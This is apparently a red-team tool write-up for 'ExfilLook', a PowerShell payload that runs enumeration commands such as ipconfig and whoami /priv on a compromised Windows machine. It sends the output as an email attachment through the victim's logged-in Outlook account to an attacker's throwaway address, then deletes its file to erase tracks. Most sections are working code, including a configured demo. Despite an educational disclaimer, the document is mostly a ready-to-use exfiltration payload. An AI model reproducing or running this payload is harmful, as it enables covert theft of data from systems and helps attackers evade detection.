

Red Team Tool

ExfilLook (Version 2.0)

By Jonmar Corpuz

31/03/2024



JonmarCorpuz/ **ExfilLook**



ExfilLook (Exfiltrate Through Outlook) is a tool that helps security researchers exfiltrate data from a compromised Windows machine through Outlook...

 **1** Contributor
 **0** Issues
 **0** Stars
 **0** Forks



Table of Contents

Disclaimers	1
What is ExfilLook	4
Tool Requirements	5
How it Works	6
Technical Details	7
Step 1: Requirements Verification	7
Step 2: Object Creation	8
Step 3: Data Enumeration	9
Step 4: Data Exfiltration	10
Step 5: Cleanup	11
ExfilLook Demo	4
Contributors	19

DISCLAIMERS

ExfilLook was made for educational purposes only and should only be tested on machines and systems that you have permission to test. By using this tool, you acknowledge and accept the terms of this disclaimer regarding the educational use of ExfilLook and your responsibility for any associated consequences.

WHAT IS EXFILLOOK

ExfilLook, an acronym for Exfiltrate Through Outlook, is a PowerShell payload created in 2023 by Jonmar Corpuz. It serves as an additional method for authorized red team members to extract enumerated data from compromised Windows systems during their red team operations.

TOOL REQUIREMENTS

For ExfilLook to successfully work, the target machine needs to meet the following requirements:

- A Windows Operating system with Outlook Mail installed with an email account that's already logged in.
- An email address that'll be used to receive the exfiltrated data.
- An internet connection.

HOW IT WORKS

ExfilLook achieves its objective by remotely executing commands and then redirecting their outputs into a text file. After executing the specified commands, it'll extract that text file from the Windows machine by sending it to the red teamer's temporary email using the installed Outlook mail application.

Exploited Microsoft Outlook features:

- Microsoft allows users to create an Outlook email without having them provide any personal information. This enables red teamers to avoid being caught by allowing them to create a temporary Outlook email address that they can use as this tool's exfiltration destination.
- Microsoft allows users to send emails using Outlook mail through the PowerShell CLI without the need of administrator privileges.
- Most Windows client machines have Outlook Mail installed on them.

TECHNICAL DETAILS

Step 1: Requirements Verification

The payload will verify that the target machine meets the necessary requirements for it to successfully run by using the following cmdlets:

```
try {
    Test-Connection -ComputerName google.com -Count 2 -Quiet | Out-Null
} catch {
    # This machine isn't connected to the Internet.
    exit
}
```

- **Test-Connection -ComputerName google.com -Count 2 -Quiet** quietly checks the connectivity between the local computer and Google's DNS server using ICMP echo requests with the ping command.

```
# Check if the Microsoft Outlook mail client Windows registry exists
$registryPath = "HKLM:\Software\Clients\Mail\Microsoft Outlook"
$outlookEnabled = Test-Path -Path $registryPath
```

```
try {
    # Microsoft Outlook is enabled on this system
    $outlookEnabled | Out-Null
} catch {
    # Microsoft Outlook is not enabled on this system.
    exit
}
```

- **Test-Path -Path \$registryPath** checks whether the path exists in the HKEY_LOCAL_MACHINE of the Windows registry.

```
# Check if there are any accounts currently logged in to Microsoft Outlook
if ($outlook.Session.Accounts.Count -eq 0) {
    Write-Host "No accounts are currently logged in to Outlook."
    exit
}
```

- **\$outlook.Session.Accounts.Count -eq 0** checks if there's at least one valid email account account that's logged in to that machine's Outlook Mail application.

Step 2: Object Creation

The payload will first create an object that'll represent the Outlook mail application, which it'll use throughout the script to interact with the Outlook application itself by using the following cmdlets:

```
# Create a new object instance of the Outlook application  
$outlook = New-Object -ComObject Outlook.Application
```

- **New-Object -ComObject Outlook.application** creates a new COM object instance representing the Microsoft Outlook application.

Step 3: Data Enumeration

The payload will execute the specified commands and redirect their outputs into a text file by using the following cmdlets:

```
$filePath = "$env:USERPROFILE\FILENAME.txt" # CHANGE (Optional)
New-Item -ItemType File -Path $filePath -Force | Out-Null

# Execute the specified commands and redirect their output into the created text file
Write-Output "SPECIFY COMMANDS HERE" > $filePath
```

- **New-Item -ItemType File -Path \$filePath -Force** forcefully creates a new file at the specified path.
- **Write-Output "SPECIFY COMMANDS HERE" > \$filePath** executes the specified command(s) and redirects its output into the newly created text file.

Step 4: Data Exfiltration

After that the payload has finished executing the specified commands, it'll then exfiltrate the text file containing the output of the commands to the threat actor's email address using Microsoft Outlook by using the following cmdlets:

```
$attachment = $filePath
$email = $outlook.CreateItem(0)
$email.To = "RECIPIENT EMAIL ADDRESS" # FILL OUT
$email.Subject = "EMAIL SUBJECT" # CHANGE (Optional)
$email.Body = "EMAIL BODY" # CHANGE (Optional)
$email.Attachments.Add($attachment) | Out-Null
$email.Send()
$outlook.Quit()
```

- **\$outlook.CreateItem(0)** creates a new Outlook email message.
- **\$email.To** specifies the "To" property of the newly created Outlook email message.
- **\$email.Subject** specifies the "Subject" property of the newly created Outlook email message.
- **\$email.Body** specifies the "Body" property of the newly created Outlook email message.
- **\$email.Attachments.add(\$attachment)** adds the specified attachment to the newly created Outlook email message.
- **\$email.Send()** sends the newly created Outlook email message to the destined recipient.
- **\$email.Quit()** closes the Outlook application.

Step 5: Cleanup

The payload will then erase its tracks from the compromised Windows machine by using the following cmdlets:


```
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($outlook) | Out-Null  
del $filePath  
exit
```

- **[System.Runtime.InteropServices.Marshal]::ReleaseComObject(\$outlook)** releases the COM object that we created in step 1 for the Outlook application.
- **del \$filePath** deletes the text file containing the outputs from the remotely executed commands from the machine.

EXFILLOOK DEMO

The red teamer will first start off by creating a temporary Outlook email that they'll use to receive the exfiltrated text file from the compromised Windows machine.

×

 **Microsoft**

Create account

JonmarThreatDemo

×

@outlook.com

✓

Next

[Terms of Use](#) [Privacy & Cookies](#)



← JonmarThreatDemo@outlook.com

Create a password

Enter the password you would like to use with your account.

●●●●●●●●●●●●●●●●




☐ I would like information, tips, and offers about Microsoft products and services.

Choosing **Next** means that you agree to the [Privacy Statement](#) and [Microsoft Services Agreement](#).

Next

×

 **Microsoft**

[← JonmarThreatDemo@outlook.com](#)

Create account

If a child uses this device, select their date of birth to create a child account.

Country/region

Canada ▼

Birthdate

January ▼ 1 ▼ 1980

A child account enables you to enforce parental controls and impose usage limits for this device for reasons of privacy and safety. You can manage these settings using our Family Safety app. Learn more at <https://aka.ms/family-safety-app>

Next

[Terms of Use](#) [Privacy & Cookies](#)




← JonmarThreatDemo@outlook.com

Create account

Please solve the puzzle so we know
you're not a robot.

14417c291a279a245.3878416501




Next



Audio

[This isn't working for me](#)






Use Windows Hello with your account

To easily and securely access apps with JonmarThreatDemo@outlook.com, you need to set it up with Windows Hello Face, Fingerprint, or PIN.

If you already have it set up, we will automatically add it for this account. You may be asked to re-verify with Windows Hello.

OK

×

 Outlook

Email address


JonmarThreatDemo@outlook.com

▼


Advanced options ▼

Connect

No account? [Create an Outlook.com email address to get started.](#)



ExfilLook by Jonmar Corpuz



After that the email address has been successfully created, they'll then specify it in the payload.

```
# ----- #  
# Step 4: Exfiltrate the text file containing the loot using Outlook #  
# ----- #  
  
$attachment = $filePath  
$outlook = New-Object -comobject outlook.application  
$email = $outlook.CreateItem(0)  
$email.To = "JonmarThreatDemo@outlook.com" # FILL OUT  
$email.Subject = "ExfilLook Loot" # CHANGE (Optional)  
$email.Body = "Proof of Concept" # CHANGE (Optional)  
$email.Attachments.Add($attachment) | Out-Null  
$email.Send()  
$outlook.Quit()  
  
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($email) | Out-Null  
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($outlook) | Out-Null
```


Additionally, they'll also specify the commands that they want to remotely execute on the target Windows machine, for example:

```
# ----- #
# Step 3: Enumerate the target data and redirect it to a text file #
# ----- #

# Create a new text file
$filePath = "$env:USERPROFILE\Loot.txt" # FILL OUT
New-Item -ItemType File -Path $filePath -Force | Out-Null

# Execute the specified commands and redirect their output into the created text file
ipconfig > $filePath
Write-Output " " >> $filePath
Write-Output "-----" >> $filePath
$currentUser = whoami
Write-Output "Current user: $currentUser" >> $filePath
Write-Output "-----" >> $filePath
whoami /priv >> $filePath
```

Once the payload has been set and configured with the desired settings, the red teamer will then deliver and remotely execute the payload using the delivery method of their choice. A few minutes after having delivered and having the target Windows machine execute the payload, the red teamer should receive an email from the compromised Windows machine's logged in Outlook email account containing a text file with the outputs of the remotely executed commands.



After the target data has been successfully exfiltrated from the compromised Windows machine, the red teamer will then delete the email that was used as the recipient for the exfiltration process of the targeted data.

CONTRIBUTORS

Contributor	Title	Assessor Contact Email
Jonmar Corpuz	IT and Cybersecurity Student	jonmarcorpuz@outlook.com